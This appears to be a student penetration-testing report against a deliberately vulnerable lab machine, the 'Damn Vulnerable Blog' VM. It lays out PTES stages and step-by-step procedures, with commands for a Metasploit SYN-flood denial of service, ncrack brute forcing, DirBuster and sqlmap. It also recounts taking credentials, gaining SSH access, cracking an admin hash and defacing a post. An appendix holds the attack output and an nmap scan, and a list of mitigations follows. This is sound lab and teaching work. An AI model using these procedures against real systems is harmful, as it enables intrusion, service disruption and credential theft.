



Network Infrastructure Security

Penetration Testing Phase



Penetration Testing Flow of Process



Methodology

- The PTES (Penetration Testing Execution Standard).

There are seven stages involved in this methodology. Following are seven stages:

1. *Pre-engagement Interactions*
2. *Intelligence Gathering*
3. *Threat Modeling*
4. *Vulnerability Analysis*
5. *Exploitation*
6. *Post Exploitation*
7. *Reporting*

1. Pre-Engagement Interactions

The pre-engagement interactions involve:

- Introduction to Scope
- Metrics for Time Estimation
- Scoping Meeting
- Questionnaires
- Specify Start and End Dates
- Specifying Ip Ranges and Domains
- Dealing with Third Parties
- Cloud Services
- ISP
- Payment Terms
- Goals
- Establish Lines of Communication
- Emergency Contact Information
- Incident Reporting Process
- Rules of Engagement
- Legal Considerations

2. Intelligence Gathering

This step involves intelligence gathering activities for penetration testing. The purpose of this document is to provide reconnaissance against a target. Following are list of tools:

#	Tools	Platform
1	Nmap	C/C++/Python
2	Telnet	C++
3	Nikto	Perl

3. Enumeration

The data collected in the intelligence gathering or scanning phase is then enumerated using tools like Excel or any other spreadsheet.

Using such tools mention:

- **Open Ports.**
- **Services.**
- **Server Domain Names.**
- **Server IP.**
- **OS Information.**

4. Vulnerability Analysis

Vulnerability testing is the process of discovering flaws in systems and applications which can be leveraged by an attacker. These flaws can range anywhere from host and service misconfiguration, or insecure application design.

#	Tools	Platform
1	OpenVas	C
2	Nmap Vuln Scripts	C/C++/Python
3	CVE/ CERT/ NVD	Online Databases
4	Sfuzz	Python/ Shell

5. Exploitation

The vulnerabilities list obtained in the Vulnerability section is very useful in executing several attacks on the targeted machine. These attacks could alter the services or to maneuver or attain unwarranted access to the data stored on targeted machine.

#	Tools	Platform
1	Metasploit	Ruby
2	Dirbuster	Jar – Java
3	SQLMap	Python
4	Medusa	Shell
5	John The Ripper	Python/Shell
6	Hydra	C
7	LOIC	Shell
8	ArpSpooF	C++
9	TcpDump	C
10	Sfuzz	Python/ Shell
11	Wireshark	C
12	Aircrack-ng	Shell

6. Post Exploitation

The post exploitation is based on the report providing a detailed analysis of the penetration testing activities. It is explained that how the vulnerabilities are found and how they are exploited. The consequences of these vulnerabilities are also explained in the report. At the end, recommendations are provided for mitigating or removing the risk to make the system secure.

STANDARD OPEARTION PROCEDURE

Information Gathering

Web Search:

Input:

Target's Name.

Tools:

Search Engines (Google, Yahoo, MSN etc.).

Steps:

1. Enter target's name on the search bar and hit enter.
2. Browse through each and every possible information obtained by the target's home page and from third party sources.
3. Save all the relevant information obtained in the previous step.

Expected Output:

The possible information that could be obtained is target's location, contact details including email, mobile numbers and address etc.

Whois Lookup:

Input:

IP Address.

Tools:

Whois Command, Kali Terminal.

Steps:

1. Open kali Linux terminal.
2. Enter Whois commands with <IP address>.
3. Browse finding and save required information in the file.

Expected Output:

The information may include the name of the target's owner, organization, address, contact details including mobile, email etc., domain, server's name and admin's name.

Domain Name Lookup:

Input:

IP address.

Tools:

Dig Command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter dig command along with an <IP address>.

3. Gather the information and save it in the file.

Expected Output:

The output will include DNS name servers information about its host addresses, name servers, mail exchanges, and related information.

Sub-Domain Lookup:**Input:**

Web Address.

Tools:

www.netcraft.com

Steps:

1. Go to website i.e. www.netcraft.com
2. Under what's site running, type the target's web address.
3. Save the required findings in a file.

Expected Output:

Gather information regarding target's IP address, DNS Admin, OS, web server, domain etc.

Active OS Fingerprinting:**Input:**

IP address.

Tools:

Xprobe2 command, Kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Enter command and <IP address>, hit enter.
3. Save the information regarding OS in a file.

Expected Output:

This command will provide the information regarding which OS is running on the target machine.

Scanning and Enumeration

In scanning we will find the information regarding open ports on the target machine and their states whether they are opened or not also to learn which services they are running. We will compile our results in a systemic order so that we can find the vulnerabilities of the target system.

Scanning:

Identifying Live Hosts and Services:

Input:

IP address.

Tools:

NMap command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Type `nmap [parameter] [optional parameter] <IP address>`.
3. Save the required information in a file.

Expected Output:

This command will provide us information regarding the open ports and services running by them, also it give the reasons for the state of the port, and it will also provide us with information of OS running on the target.

Banner Grabbing:

Input:

IP address, Port Number.

Tools:

TelNet command, kali Terminal.

Steps:

1. Open kali Linux Terminal.
2. Use Telnet command as `telnet <IP address> [port]`.
3. Type in HEAD HTTP and hit enter.
4. Save the useful information in a file.

Expected Output:

This command will provide us information related to server machine which that target machine is using and with the help of this information we can find the known vulnerabilities in that server.

Enumeration:

Collecting Information:

Input:

The data obtained from the information gathering and scanning phase.

Tools:

Excel spreadsheet or any other spreadsheet.

Steps:

1. Open spreadsheet.
2. Make columns and fill information related to servers found:
 - Open ports.
 - Services.
 - Server Domain names.
 - Server IP.
 - OS information.
3. Save the findings in the final results sheet.

Expected Output:

This procedure will aid the penetration tester to find the information regarding server and the relationship of the server machine with other network devices so that he/she could perform vulnerability scan to get the potential results for vulnerabilities.

Vulnerability Identification and Analysis

In this section-n we will find the vulnerabilities in our target's system, services and OS which can be exploited by identifying potential threats to each resource.

OpenVAS:

Input:

IP address.

Tools:

OpenVAS.

Steps:

1. Open the terminal to initialize OpenVAS.
2. Check the username and password.
3. If not redirected to the browser automatically then go to <http://127.0.0.1:9392>.
4. Log in to Greenbone Security Assistant.
5. Go to immediate scan and type the target's IP address.
6. The results will start to appear on the screen after sometime, click to explore the information.
7. Save all the results in form of a report under 'Report' section and save it in PDF and XML format.

Expected Output:

The report will include the list of vulnerabilities along with a specified port number. It will also tell the score of severity and its impact. Moreover the report will also explains the algorithms and will provide a feasible mitigation strategy. It is also expected that the results may contain false positive scenarios and penetration tester must look in to it and exclude the information.

Examine Vulnerabilities Exposed Online:

Input:

CVE Number and Keywords.

Tools:

CVE and CERT databases.

Steps:

1. Go to <https://www.cvedetails.com/>.
2. Enter CVE number obtained from the report or enter any keywords related to the target.
3. Save relevant information in the file.

Expected Output:

The expected output will give the evidence of the known vulnerabilities in the target's machine also if any exploit was done previously that would also be mentioned.

Manual Vulnerability Scanning:

Input:

Information acquired in enumeration phase.

Tools:

Excel spreadsheet or any other spreadsheet.

Steps:

1. Search for the vulnerabilities from data obtained through:
 - Open ports.
 - Services provided by them.
 - Operating system.
 - Banner grabbing.
2. Save the finding in a file.

Expected Output:

The expected output will be the list of the known vulnerabilities of the system.

Summarize Vulnerability Scan:

Input:

Information obtained by the automatic and manual vulnerability scan.

Tools:

Spreadsheet.

Steps:

1. Review all the vulnerabilities and rate them based on the severity level.
2. Sort them according to the level of their risk.

Expected Output:

This will be the final list of the known vulnerabilities.

Target Exploitation

In this section we will check all possible vulnerabilities we could exploit and try to find a break through to get access in or perform a sort of unauthorized action to the system.

Planning the Exploits:

Input:

Data obtained in the previous section.

Tools:

Spreadsheet.

Steps:

1. Identify vulnerabilities to exploit.
2. Try to exploit each and every possible vulnerability found.

Expected Output:

This will save a lot of time in the exploitation process

Metasploit:**Input:**

XML file generated by OpenVAS.

Tools:

Metasploit.

Steps:

1. Open Metasploit.
2. Import the saved XML file in Metasploit.
3. Search for the exploitable vulnerabilities.
4. Load each exploit.
5. Set the parameters for every exploit accordingly.
6. Run the exploits.

Expected Output:

If exploits penetrates through then the test is successful and find the saving for post-exploitation phase.

DOS Attack:

Input:

<IP address>.

Tools:

Metasploit.

Steps:

1. Open Metasploit.
2. Search 'synflood'.

3. Use that auxiliary.
4. Set the parameters and run.
5. Now check the browser and again look for the target IP.

Expected Result:

The browser will give no respond and similarly by pinging there would be either severe loss in the data packets or no response from the target.

Brute Force Attack:**Input:**

File with list of passwords, Username, <IP address>.

Tools:

Ncrack command, Kali Terminal.

Steps:

1. Find a list of passwords from the internet.
2. Open terminal.
3. Type command as ncrack- -user [username] -p [password list] <IP address>.

Expected Output:

If the exploit is successful we shall have the required password and we can easily gain access to the system.

Getting Directories:**Tools:**

Dirbuster.

Steps:

1. Open Dirbuster.
2. Enter target URL i.e. <http://<IP address>:port>.
3. Select 'list based brute force'.
4. Browse and go to 'Dirbuster' directory and in 'wordlists' directory load the last file.
5. Start the execution and wait.
6. After getting the results go through the file system.

Expected Output:

The Dirbuster will reveal all the files from where we can easily find the confidential information.

SQL Injection:**Input:**

URL, SQL Map commands.

Tools:

Kali Terminal.

Steps:

1. Open Kali Linux Terminal.

2. Type sqlmap -u [URL] --dbs, it will open the databases.
3. Type sqlmap -u [URL] -D [database name] --tables, it will show the list of tables.
4. Go through tables and get the required information.

Expected Output:

This procedure will give more confidential information and will allow access to open a particular target's website so one could easily change the settings and posts etc.

Post-Exploitation

The purpose of this phase is know how much is the machine being compromised and what necessary steps should be taken to maintain control of the machine for later use.

Exploitation Report:

This report contains all the possible exploits performed on the target also tells the mitigation strategies to that should be implemented to secure those vulnerabilities.

DNS Report:

The DNS report will give information regarding the DNS servers that have been compromised and has revealed the sensitive information.

ATTACK NARRATIVE

1) Denial of Service (DoS) ATTACK:

During the initial phase of vulnerability detection, it was discovered the server is running Apache 1.3.37 and by looking at the CVE database, I have discovered that sever denial of service attacks are possible and by using METASPLOIT, SYN Flood was done on the target. The target stop responding to requests and upon pinging there was also a packet loss which shows the success of DOS attack.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

2) Revealed Unsecure Files:

The target is running PHP 4.4.4 on port 80 found during the initial scanning. It is discovered that this PHP version is vulnerable to multiple vulnerabilities. The vulnerabilities allows the attacker to reveal all the system files which would compromise the system integrity and no authentication is required to exploit this vulnerability. The `imap_body` function in PHP before 4.4.4 does not implement `safemode` or `open_basedir` checks, which allows local users to read arbitrary files or list arbitrary directory contents and to exploit this vulnerability I have used **dirbuster** and to get the directories, the target address is provided and wordlist in dirbuster folder which revealed the list of the directories on the target.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

3) Access to User Credentials:

Using **dirbuster**, I have scanned number of directories and found a **true** named directory under which I have accessed the user credential file along with the **base/sql** files revealing the database structure and numerous credentials which is considered to be a severe attack on the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

4) Gaining System's Access:

I have gained the system's access by using the credentials found in the previous step and tried connecting using port 22 which was running ssh, I have gained the system's access and attempt was successful. Now as I am in the system so I could easily access all of the files and by pretending to be that particular user could also put a malicious code in the system.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

5) Access to MySQL(mysqlAdmin):

During the scanning I also discovered a port 3306 which was open to MySQL, so after successful gaining access to the system, I tried to open databases using **MySQL** and successfully I got all the databases. On further scanning I found a wp_users table in wordpress database which I accessed and got username **admin** and password which was md5 protected and I cracked that hash online and got a password. After getting the credentials I tried logging in using the site URL found in wp_options table and I logged in to site by changing localhost to target ip address in URL and successfully logged into site and changed the post on the site. After all this procedure I tried to log in directly from the browser and successfully open the phpMyadmin panel in GUI form and performed the same procedure.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

6) SSH Weak Encryption Algorithms:

During the analysis, it was discovered using **openvas** tool that the target is using weak ssh algorithm i.e. arcfour and arcfour with 128bits and has problems with weak keys and should not be used. The 'none' algorithm describes that no encryption is required which means no confidentiality which is why this algorithm is not recommended. As these algorithms are outdated and provides no proper encryptions due to which an attacker could easily decrypt the encryption schemes and eavesdrop the communication.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.

7) Cross-Site Tracing:

It was also discovered in the **openvas** report that the host is running phpMyadmin and is prone to cross site tracing. The flaw is caused by input validation errors in error.php script. The attacker could successfully inject HTML code in the error script and conduct the phishing attacks. By using **metasploit**, I have found the successful results regarding cross site tracing.

The screenshots of this attack is provided in the appendix and mitigation strategy for this vulnerability is provided in the Mitigation Strategies section.


MITIGATION STRATEGY

- 1) To prevent the DOS attack, the Apache server should be upgraded to the latest version and also excessive page view requests should be blocked. The firewall should be configured to reject the bogus traffic and prevent the DOS attack.
- 2) The PHP version should be updated to the latest version to prevent from such attacks.

- 3) The user credentials file should be properly encrypted and not available for the general public as to put in a private machine.
- 4) The read/write operation must be restricted to prevent from such attack so if someone steals the credentials even then the integrity of the system files remains there.
- 5) Bind MySQL to local host and also give privilege to a specific user rather than all users.
- 6) The weak algorithms should be disabled and better algorithm should be used i.e. AES, which provides the same actual speed than RC4 with better security.
- 7) There is no specific solution to this issue but to prevent from such attack general solution is to upgrade to newer release, disable the respective features and remove or replace the product by another.

APENDIX: Penetration Testing Task

1) DOS Attack:



The image shows two terminal windows. The left window is a Metasploit (msf5) session where the user searches for the 'synflood' module, selects 'auxiliary/dos/tcp/synflood', sets the RHOSTS to '192.168.0.116', and runs the module. The right window shows the output of the ping command from the target machine (192.168.0.116) to the attacker's machine (192.168.0.116), showing a significant packet loss and high latency, indicating a successful SYN flood attack.

```

msf5 > search synflood

Matching Modules
=====
   Name                               Disclosure Date  Rank  Check  Description
   ----                               -
   auxiliary/dos/tcp/synflood          normal         No     TCP SYN Flooder

msf5 > use auxiliary/dos/tcp/synflood
msf5 auxiliary(dos/tcp/synflood) > set RHOSTS 192.168.0.116
RHOSTS => 192.168.0.116
msf5 auxiliary(dos/tcp/synflood) > run
[*] Running module against 192.168.0.116

[*] SYN flooding 192.168.0.116:80...

root@kali:~# ping 192.168.0.116
PING 192.168.0.116 (192.168.0.116) 56(84) bytes of data.
64 bytes from 192.168.0.116: icmp_seq=22 ttl=63 time=49.9 ms
64 bytes from 192.168.0.116: icmp_seq=23 ttl=63 time=16.8 ms
64 bytes from 192.168.0.116: icmp_seq=24 ttl=63 time=31.6 ms
64 bytes from 192.168.0.116: icmp_seq=25 ttl=63 time=48.7 ms
^C
--- 192.168.0.116 ping statistics ---
51 packets transmitted, 4 received, 92.1569% packet loss, time 154ms
rtt min/avg/max/mdev = 16.829/36.753/49.901/13.584 ms
root@kali:~#
  
```

2) Revealed Unsecure Files:

The image shows the OWASP DirBuster 1.0-RC1 interface. It displays a list of discovered files and directories for the target URL 'http://192.168.0.116:80/'. The interface includes a 'Directory Structure' table with columns for 'Directory Structure', 'Response Code', and 'Response Size'. The table lists various files and directories, including 'phpmyadmin', 'index.php', 'index', 'main', 'main.php', 'themes', 'themes.php', 'calendar', 'calendar.php', 'scripts', 'css', 'test', 'license', 'license.php', 'navigation', 'navigation.php', 'readme', 'readme.php', 'js', and 'contrib'. The interface also shows the current speed, average speed, parse queue size, total requests, and current number of running threads. There are buttons for 'Back', 'Pause', 'Stop', and 'Report'.

Directory Structure	Response Code	Response Size
phpmyadmin	200	515
index.php	200	515
index	200	527
main	200	525
main.php	200	515
themes	200	149
themes.php	200	515
calendar	200	533
calendar.php	200	515
scripts	200	149
css	200	149
test	200	149
license	200	195
license.php	200	195
navigation	200	537
navigation.php	200	515
readme	200	190
readme.php	200	190
js	200	149
contrib	200	149

Current speed: 0 requests/sec
Average speed: (T) 19, (C) 0 requests/sec
Parse Queue Size: 0
Total Requests: 644749/7848635
Current number of running threads: 10
Time To Finish: ~
Buttons: Back, Pause, Stop, Report
DirBuster Stopped
/pathmyadmin/contrib/51.php

Applications ▾ Places ▾ com-sittinglittleduck-DirBuster-Start ▾ Sun 05:42

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://192.168.0.116:80/

Scan Information Results - List View: Dirs: 47 Files: 144 Results - Tree View Errors: 0

Type	Found	Response	Size
File	/index.php	200	174
Dir	/index/	200	174
Dir	/	200	623
Dir	/icons/	200	149
Dir	/manual/	200	10047
Dir	/manual/images/	200	149
Dir	/manual/misc/	200	5362
Dir	/icons/small/	200	149
Dir	/manual/programs/	200	2918
Dir	/manual/howto/	200	149
Dir	/true/	200	149
Dir	/base/	302	339
Dir	/base/index/	302	339
Dir	/base/images/	200	149
File	/base/index.php	302	339
Dir	/base/help/	200	149
Dir	/base/docs/	200	149
Dir	/base/admin/	200	311
File	/manual/misc/FAQ.html	200	15955
File	/manual/sitemap.html	200	10349
Dir	/base/admin/index/	200	311
Dir	/manual/mod/	200	8267

Current speed: 0 requests/sec (Select and right click for more options)

Average speed: (T) 19, (C) 0 requests/sec

Parse Queue Size: 0

Total Requests: 644749/7848635

Current number of running threads: 10

Time To Finish: ~

Back Pause Stop

Report

DirBuster Stopped /phpmyadmin/contrib/51.php

Applications ▾ Places ▾ Text Editor ▾ Mon 21:57

DirBusterReport-192.168.0.116-80.txt

Open Save

DirBuster 1.0-RC1 - Report

http://www.owasp.org/index.php/Category:OWASP_DirBuster_Project

Report produced on Sun Apr 07 05:47:21 EDT 2019

http://192.168.0.116:80

Directories found during testing:

Dirs found with a 200 response:

/index/

/

/icons/

/manual/

/manual/images/

/manual/misc/

/icons/small/

/manual/programs/

/manual/howto/

/true/

/base/images/

/base/help/

/base/docs/

/base/admin/

/base/admin/index/

/manual/mod/

/base/scripts/

/manual/vhosts/

/base/includes/

/base/includes/templates/

/base/includes/templates/default/

/base/contrib/

/base/styles/

Plain Text Tab Width: 8 Ln 1, Col 1 INS

Applications ▾ Places ▾ Firefox ESR ▾ Sun 19:09

Index of /true - Mozilla Firefox

Damn Vulnerable Blog: Das Index of /true

192.168.0.116/true/



Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training

Index of /true


Name	Last modified	Size	Description
Parent Directory	15-Nov-2014 14:23	-	
User_Credentials	15-Nov-2014 13:06	1k	
gototheothersite.html	15-Nov-2014 21:26	1k	
screen4.jpg	08-Nov-2014 21:29	4k	

Apache/1.3.37 Server at 192.168.1.93 Port 80

3) Access to User Credentials:



4) Gaining System's Access





5) Access to MySQL/phpMyAdmin)

```
Applications ▾ Places ▾ Terminal ▾ Tue 11:17
root@kali: ~

File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.0.116
Starting Nmap 7.70 ( https://nmap.org ) at 2019-04-09 10:16 EDT
Nmap scan report for 192.168.0.116
Host is up (0.020s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE        VERSION
22/tcp    open  ssh            OpenSSH 4.4 (protocol 1.99)
|_ ssh-hostkey:
|   2048 c9:73:b5:22:9b:a2:b7:25:86:71:cf:29:39:44:00:74 (RSA1)
|   1024 bb:f5:5a:7f:d9:d4:0c:60:51:2d:7c:f9:bf:be:45:8f (DSA)
|_  2048 6e:05:71:b5:e0:2c:ed:32:ef:29:a6:fb:27:0b:b6:3e (RSA)
|_ sshv1: Server supports SSHv1
30/tcp    filtered unknown
80/tcp    open  http           Apache httpd 1.3.37 ((Unix) PHP/4.4.4)
|_ http-server-header: Apache/1.3.37 (Unix) PHP/4.4.4
|_ http-title: Welcome... or not!
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.0.14a (workgroup: WORKGROUP)
722/tcp   filtered unknown
2068/tcp  filtered avocentkvm
2366/tcp  filtered gip-login
3306/tcp  open  mysql          MySQL (unauthorized)
6000/tcp  open  x11            (access denied)
6699/tcp  filtered napster
9943/tcp  filtered unknown
15002/tcp filtered onep-tls
30718/tcp filtered unknown
